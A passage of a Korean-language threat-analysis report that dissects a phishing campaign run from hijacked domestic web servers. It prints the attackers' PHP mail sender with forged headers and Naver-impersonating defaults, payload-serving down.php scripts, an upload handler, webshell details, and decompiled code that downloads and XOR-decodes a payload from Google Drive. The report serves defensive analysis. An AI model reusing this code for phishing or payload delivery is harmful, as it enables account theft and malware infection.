
[그림 4-3] mail.php 양식

- mail_ok.php에서는 정상 메일로 위장하기 위해 X-Mailer 헤더를 조작한다. X-Mailer 헤더에는 보통 어떤 프로그램을 사용하여 메일이 전송되었는지를 포함하고 있는데, 정상 경로를 통해 보내진 것으로 위장하기 위해 이를 수정하였다. 또한 일부 mail_ok.php에서는 메일 본문에 XSS 공격을 시도한 흔적이 발견되었는데, 이 발송기를 통해 메일 열람 페이지 취약점을 노린 피싱 메일을 전송한 것으로 추정된다.

[그림 4-4] 메일 헤더 설정(좌)/메일 본문 XSS취약점 삽입 코드(우)


메일 발송기 유형 3	메일 발송정보 및 전송파일 입력 양식

- 공격자는 메일 발송기 유형 2의 양식에서 추가로 첨부파일 또는 피싱 페이지와 피싱 사이트 주소를 입력할 수 있는 양식으로 개선하였다. 즉, 메일 발송기 유형 3은 2개의 버전이 존재하여 각각 악성코드 배포버전과 피싱 사이트 연결 버전으로 나누어졌다. 특히, 양식 입력 페이지는 1.php라는 파일명을, 실제 mail함수를 실행하는 발송 페이지는 2.php라는 파일명을 주로 사용한다. 이 발송기를 사용할 경우, 2.php에서 1.php에 입력된 첨부파일 또는 피싱 페이지 양식을 읽어와 메일로 발송한다.



[그림 4-5] 악성코드 배포 버전(좌)/피싱 사이트 연결 버전(우)

- 공격자가 악성코드를 첨부하여 피싱 메일을 보낼 때는 실제 발신 페이지인 2.php에서 attach.tmp 파일을 읽어와 Attach 폼에 입력된 파일 명으로 전송하고 피싱 사이트 연결 유도 메일을 보낼 때는 Message 폼에 입력된 3.htm 또는 message.html 파일을 읽어와 Phising_URL이라는 문자열을 URL폼에 입력된 피싱 사이트 주소로 바꾼 후 본문 내용으로 설정하여 전송한다.



[그림 4-6] 메일 발송기 유형 3 동작 과정

```
$time = time();
$boundary = $time . ".DaumWebMailer.";

$Header = "From: " . $FromName . " <" . $FromEmail . ">\r\n";
$Header .= "Subject: ".$subject." \r\n";
$Header .= "Mime-Version: 1.0\r\n";
$Header .= "X-Mailer: ".$ServerName." \r\n";
$Header .= "Message-ID: <".strtoupper(md5(sha1(microtime()))."@".$ServerName.">\r\n";
$Header .= "Importance: normal\r\n";
$Header .= "Priority: normal\r\n";
$Header .= "Date: ".date("r")." \r\n";
$Header .= "Content-Type: multipart/mixed; boundary=\"" . $boundary . "\"\r\n\r\n";

$content = "This is MIME Preamble\r\n\r\n";
$content .= "--" . $boundary . "\r\n";
$content .= "Content-Type: text/html; charset=\"EUC-KR\"\r\n";
$content .= "Content-Transfer-Encoding: base64\r\n";
$content .= "Bcc:\r\n\r\n";
$content .= $Message . "\r\n\r\n";
$content .= "--" . $boundary . "\r\n";
$content .= "Content-Type: application/unknown; name=\"" . $Attach_filename . "\"\r\n";
$content .= "Content-Disposition: attachment; filename=\"" . $Attach_filename . "\"\r\n\r\n";
$content .= "Content-Transfer-Encoding: base64\r\n";
$content .= "X-IMI-IDENT: attach\r\n\r\n";
$content .= $Attach_buf . "\r\n\r\n";
$content .= "--" . $boundary . "--" . "\r\n";
$content .= "This is MIME Epilogue";

$ToEmail = @mail($ToEmail,$subject,$content,$Header);

echo( "<br><br>Mail Sending is successed!!!<br><br>" );
exit;
```

```
if($FromEmail=="")          $FromEmail="help@help.naver.com";
if($Subject=="")            $Subject="네이버 아이디 탈퇴가 완료되었습니다.";
if($msg_filename=="")       $msg_filename = "3.htm";
if($mailid_filename=="")    $mailid_filename="xxx";
if($Phishing_url=="")       $Phishing_url = "http://nid.naver.com";

//Get IMG URL
$IMG_URL = $Phishing_url;

$msg_file = "./" . $msg_filename;

if (file_exists($msg_file)) {
    $file = fopen($msg_file, "r");
    $Src_msg = fread($file, filesize($msg_file));
    $Src_msg = stripcslashes($Src_msg);
    $Src_msg = str_replace("\r\n", "", $Src_msg);
    $Src_msg = str_replace("IMG_URL", $IMG_URL, $Src_msg);
    $Src_msg = str_replace("SendTime", $SendTime, $Src_msg);

    fclose($file);
}
else
{
    echo( $msg_file . " : no exist!<br>" );
    exit;
}
```

[그림 4-7] 악성코드 첨부(좌)/피싱 사이트 주소로 변경(우)

5. STEP 4 : 피싱 메일 및 피싱 페이지 사례

o 아래는 공격자가 악용한 서버에서 수집한 피싱 페이지 양식과 메일 본문 내용인 3.htm, message.html 등을 정리한 목록이다. 공격자는 네이버, 다음과 같은 포털 사이트 뿐만 아니라, 주요 정부기관을 사칭하여 지속적으로 피싱 메일을 보내고 있다. 또한 공격 대상으로는 해당 기관들과 관련된 주요 인사들의 개인 메일과 국외 시설, 암호화폐 거래소 이용자 등 매우 다양하다.

1 네이버 피싱 메일 및 페이지

		
타겟 : 네이버 회원 내용 : [네이버] 아이디 보호	타겟 : 네이버 회원 내용 : [네이버] 새로운 IP 및 기기 로그인	타겟 : 네이버 회원 내용 : [네이버] 로그인 차단 기능



2 다음 피싱 메일 및 페이지

		
타겟 : 다음 회원 내용 : [다음] 이용약관 위반활동	타겟 : 다음 회원 내용 : [다음] 비정상로그인	타겟 : 다음 회원 내용 : [다음] 스팸메일 발송

3 정부기관 사칭 메일 및 페이지

		
타겟 : 확인불가 내용 : [정부기관] 정책보고서	타겟 : 개인 내용 : [정부기관] 보안메일	타겟 : 확인불가 내용 : [정부기관] 첨부파일 확인

4 해외 사칭 메일 및 페이지

		
타겟 : 페이팔 회원 내용 : [페이팔] 등록카드 기간만료	타겟 : 야후 회원 내용 : [야후] 계정 인증	타겟 : 코인베이스 회원 내용 : [코인베이스] 계정 인증

5 그 외 사칭 메일 및 페이지

		
타겟 : 확인불가 내용 : [은행] 첨부파일 확인	타겟 : 천리안 회원 내용 : [천리안] 계정 인증	타겟 : 대학교 내용 : [대학교] 계정 인증


6. STEP 5 : 서버 악용 흔적 추적

o 공격자는 피싱 메일발송, 악성코드 유포, 계정정보탈취 등의 악성행위를 수행하기 위해 국내 서버에 침투 후 악용하였다. 이후 FTP를 통해서 웹쉘 및 악성파일을 업로드 하는데, 악용된 사이트들의 로그를 분석한 결과 공격자는 대다수 홈페이지의 정상 FTP계정으로 한 번에 접속에 성공한 것으로 확인되었으며 실제 FTP계정 유출 경로는 확인되지 않았다.

o **【웹쉘】** 공격자는 서버에 침투 후 웹쉘을 삽입하여 FTP계정의 비밀번호가 변경된 이후에도 서버를 제어할 수 있도록 하였다. 이 웹쉘을 통해 추가 파일을 업로드, 다운로드할 수 있으며 사용자가 피싱 메일 또는 악성코드에 의해 접속 시 생성되는 로그파일도 수집할 수 있다. 공격자는 일부 웹쉘에 비밀번호를 설정하여 사용하는데, 웹쉘의 종류와 비밀번호는 아래와 같다.

웹쉘 1	[4]b374k 3.2.3

- 접속 시 비밀번호를 입력받는다. 입력된 비밀번호에 MD5함수와 SHA1함수를 거친 후 특정 해시 값과 일치한다면 실제 웹쉘 기능이 실행된다. 공격에 사용된 웹쉘의 비밀번호는 “bra[*]3”이며 이후 파일매니저, 명령실행, 시스템 정보파악 등의 행위가 가능하다.



[그림 6-1] 웹쉘 소스코드(좌상)/비밀번호 입력 창(우상)/실제 웹쉘 실행 화면(하)

웹쉘 2	b374k 2.8

- b374k의 2.8버전 웹쉘이다. 이 웹쉘 또한 입력된 비밀번호에 MD5()함수와 SHA1()함수를 거친 후 특정 해시 값과 일치한다면 웹쉘 기능이 실행된다. 공격에 사용된 웹쉘의 비밀번호는 “v[*]y”이며, 파일매니저, 명령실행, 시스템 정보파악 등의 행위가 가능하다.

4) 2012년~2014년 동안 제작되어 인터넷에 공개된 오픈소스 PHP웹쉘 중 하나이며, 웹사이트에 삽입 시 다양한 악성행위 수행이 가능함 (DB접근, 파일 접근, 명령 실행 등 가능)

[그림 6-2] 웹쉘 소스코드(좌상)/비밀번호 입력 창(우상)/실제 웹쉘 실행 화면(하)


웹쉘 3	COM 웹쉘

- 주로 공격자가 파일을 업로드하는데 사용하는 웹쉘이다. FTP계정이 변경되어도 이 웹쉘을 통해 악성코드 및 피싱 페이지를 업로드한다.

[그림 6-3] 업로드 기능 위주의 COM 웹쉘


웹쉘 4	Green Dinosaur

- 파일매니저 기능에 특화된 웹쉘이다. 파일 업로드 및 다운로드, 삭제 등의 악성 행위가 가능하다.



[그림 6-4] 파일매니저 기능에 특화된 Green Dinosaur 웹쉘

o **【유출된 계정정보 뷰어】** 사용자의 피싱 사이트 접속 기록 및 계정정보 유출 내역은 각각의 파일 명으로 저장된다. 공격자는 이 로그 파일을 동시에 볼 수 있는 뷰어 페이지를 제작하였다. 2008버전 phpspy 웹쉘의 코드를 일부 추출하여 동일한 UI로 구성했으며 접속 로그와 유출 내역이 저장되어있는 2개의 파일 목록을 읽어와 출력하는 기능을 가지고 있다.




[그림 6-5] 개인정보 및 접속기록 뷰어

[그림 6-6] 뷰어 페이지 내부 코드(좌)/페이지 상단 2008 phpspy 코드(우)

o **【악성코드 유포】** 공격자는 서버에 침투하여 피싱 사이트로 악용했을 뿐만 아니라 악성코드 유포지로도 활용하였다. 서버분석 도중 확인된 악성코드 유포 방식은 다음과 같다.

그림파일 위장	한글 악성코드 감염 시 추가 쉘코드 다운로드

- 공격자는 한글 악성코드가 첨부된 피싱 메일을 통해 악성코드에 감염되도록 유도한다. 버전이 낮은 한글 프로그램을 사용할 경우 첨부된 한글파일 실행 시 취약점으로 인해 악성코드가 실행되고 유포지로부터 추가 쉘코드를 다운로드 받는다. 한글 악성코드에 감염되어 아래와 같이 유포지의 down.php에 접속할 경우 그림파일로 위장한 img.png를 다운로드 받게 된다.



[그림 6-7] 초기 악성코드 다운로드 과정(좌)/변경된 악성코드 다운로드 과정(우)

- down.php는 공격자가 지정한 파일을 읽어와 악성코드를 내려준다. 주로 사용되는 파일 명은 img.png이며, 이 파일은 실제 정상 PNG파일이 아닌 악성 쉘코드가 담긴 파일이다. 공격자는 이후 down2.php를 추가로 제작하여 악성코드가 실행되는 환경에 맞춰 32bit용, 64bit용 악성코드를 구분해서 내려주도록 변경하였다.


```php
<?php
    $filename = "img.png";      //변경시키지 말것

    //$id = base64_decode($_GET["nil"]);

    $index = "index";
    $error = "default";

    $file = "./img.png";

    if(is_file($file))
    {
        $filesize = filesize($file);
        $fp = fopen($file, "r");

        header("Cache-Control: no-cache, must-revalidate");
        header("Content-type: application/octet-stream");
        header("Accept-Ranges: bytes");
        header("Content-Disposition: attachment; filename=\"$filename\"");
        header("Content-Transfer-Encoding: binary");
        header("Content-Length: $filesize");

        fpassthru($fp);
        fclose($fp);
    }
```

```php
<?php
    $filename = "uiop7890.jkl";

    //$id = base64_decode($_GET["nil"]);

    $index = "index";
    $error = "default";

    $file = "./img";
    $platform=$_GET['p1'];
    $file=$file.$platform.'.png';

    if(is_file($file))
    {
        $filesize = filesize($file);
        $fp = fopen($file, "r");

        header("Cache-Control: no-cache, must-revalidate");
        header("Content-type: application/octet-stream");
        header("Accept-Ranges: bytes");
        header("Content-Disposition: attachment; filename=\"$filename\"");
        header("Content-Transfer-Encoding: binary");
        header("Content-Length: $filesize");

        fpassthru($fp);
        fclose($fp);
    }
```

[그림 6-8] down.php 내부 코드(좌)/down2.php 내부 코드(우)

파워쉘 악성코드	키로깅을 수행하는 파워쉘 악성코드 다운로드

- 한글 악성코드 감염 시 악성코드를 다운로드하는 다른 방식이다. 위의 down.php를 이용한 유포와는 다르게 쉘코드가 아닌 지속성 유지를 위한 VB스크립트와 파워쉘 스크립트 등을 다운로드 받고 감염된 기기의 정보 및 키로깅 정보를 수집하여 유출한다. 이후 악성 스크립트를 작업 스케줄러[5]에 등록하여 주기적으로 실행되도록 한다.



[그림 6-9] 키로깅을 수행하는 파워쉘 악성코드 다운로드 과정

- 공격자는 악성코드 다운로드 접속시도가 있을 때마다 접속 페이지 명과 IP정보를 조합한 파일 명으로 다운로드 이력을 관리하였으며, 감염된 기기의 정보를 upload.php로 전송하여 IP별로 구분하였다.

5) 설정 값에 따라 운영체제가 주기적으로 특정 프로그램을 실행시켜 주는 윈도우 기본 프로그램


```php
<?php
    $uid = $_GET['op'];
    if($uid != "0" && $uid != "1")
        exit(0);

    $file = "./cow_op" . $_GET['op']. ".txt";
    $ip = getenv ("REMOTE_ADDR");
    $date=date("F j, Y, g:i a");
    $dateName = date("Ymd");

    $fname = sprintf("./down_%s_cow_op%s.txt", $ip, $_GET['op']);

    if(is_file($fname))
    {
        echo('Set WShell=CreateObject("WScript.Shell"):retu=WShell.run("powershell.exe taskkill /im
            mshta.exe /f" , 0 ,true)');
        $handle1 = fopen($fname, "a+");
        fwrite($handle1, "double op=");
        fwrite($handle1, $_GET['op']);
        fwrite($handle1, "\r\n");
        fclose($handle1);
        exit(0);
    }
```

```php
<form enctype="multipart/form-data" action="indexu.php?param=<? echo($_GET['parm']); ?>" method="post">
 <input type="hidden" name="MAX_FILE_SIZE" value="10000000" />
 file send: <input name="userfile" type="file" />
 <input type="submit" value="send" />
</form>
<?php
    $ip = getenv ("REMOTE_ADDR");
    $date=date("F j, Y, g:i a");
    $dateName = date("Ymd");
    $newDir = sprintf("./upload%s_%s", $ip, $dateName );
    if( !is_dir($newDir) )
        mkdir($newDir);
    $uploadfile = $newDir . "/" . $_FILES['file']['name'];
    move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile );

?>
```

[그림 6-10] 접속기록 저장(상)/upload.php 내부 코드(하)

악성 스크립트 유형 1	악성 스크립트를 통한 정보유출 악성코드 다운로드

- 이 방식은 윈도우 스크립트 파일(.wsf), 자바스크립트(.js)와 같은 악성 스크립트 파일이 포함된 압축파일을 통해 감염되는 방식이다. 압축 해제 시 생성되는 파일은 정상 파일명으로 위장하여 실행을 유도하고, 악성코드 실행 단계마다 특정 페이지를 통해 실행단계를 기록하며 정상파일 생성 및 추가 악성코드 다운로드를 수행한다.



[그림 6-11] 악성 스크립트 파일 실행 시 악성코드 감염 과정 1

[표 6-1] 악성코드 실행 단계 기록

쿼리	설명
boardj.php?v=o	Png 파일 생성 확인
boardj.php?v=a	Png 파일 실행 확인
boardj.php?v=b	파워쉘 실행 확인
boardj.php?v=c	악성코드 실행 확인

- 공격자는 악성코드를 인코딩하여 구글 드라이브와 같은 클라우드 서버에 업로드 하였으며, 파워쉘 악성코드로부터 다운로드 된 ExtSecond.dll 악성코드가 해당 드라이브 경로에 접속하여 추가 악성코드를 다운로드 받고 디코딩 후 실행시킨다. 이렇게 실행 된 악성코드는 감염된 기기의 정보를 수집하고 유출한다.

```
memcpy_sub_10006558(
  &google_URL,
  260,
  "https://drive.google.com/uc?export=download&id=1N5_                    ");// origEx.pat
memcpy_sub_10006558(
  &google_URL,
  260,
  "https://drive.google.com/uc?export=download&id=1jy&                    ");// orig.pat
v0 = GetTickCount();
sprintf_sub_10001660(&FileName, "C:\\ProgramData\\%d.dll", v0 % 0x2710);
OutputDebugStringA_sub_10001730(&FileName, v1);
v2 = LoadLibraryA("urlmon.dll");
if ( !v2 )
  return 3;
v3 = LoadLibraryA("wininet.dll");
if ( !v3 )
  return 3;
lpBuffer_DeleteUrlCacheEntryA = GetProcAddress(v3, "DeleteUrlCacheEntryA");
URLDownloadToFileA = GetProcAddress(v2, "URLDownloadToFileA");
if ( !URLDownloadToFileA )
  return 3;
(lpBuffer_DeleteUrlCacheEntryA)(&google_URL);
if ( (URLDownloadToFileA)(0, &google_URL, &FileName, 0, 0) < 0 )
{
  OutputDebugStringA_sub_10001730("DownloadUrlToFile error [%s] [%s] %#x", &google_URL);
  return 3;
}
lpBuffer_DeleteUrlCacheEntryA = 0;
fopen_sub_10006850(&lpBuffer_DeleteUrlCacheEntryA);// rb
if ( lpBuffer_DeleteUrlCacheEntryA )
{
  v6 = sub_100069AF(lpBuffer_DeleteUrlCacheEntryA);
  v7 = sub_100069A4(v6);
  v8 = sub_1000179A(v7);
  memset_sub_10002E90(v8, 0, v7);
  sub_10006BAE();
  for ( i = 0; i < v7 / 4; ++i )
    *(v8 + i) ^= 0xAC487701;                // xor
```

[그림 6-12] 구글 드라이브로부터 추가 악성코드 다운로드

- boardj.php는 아래와 같이 v로 넘어온 인자를 log.txt에 저장하고, 최종 악성코드가 정보를 유출할 때 접속하는 query.php는 1.log에 접속 기록을 저장한다.

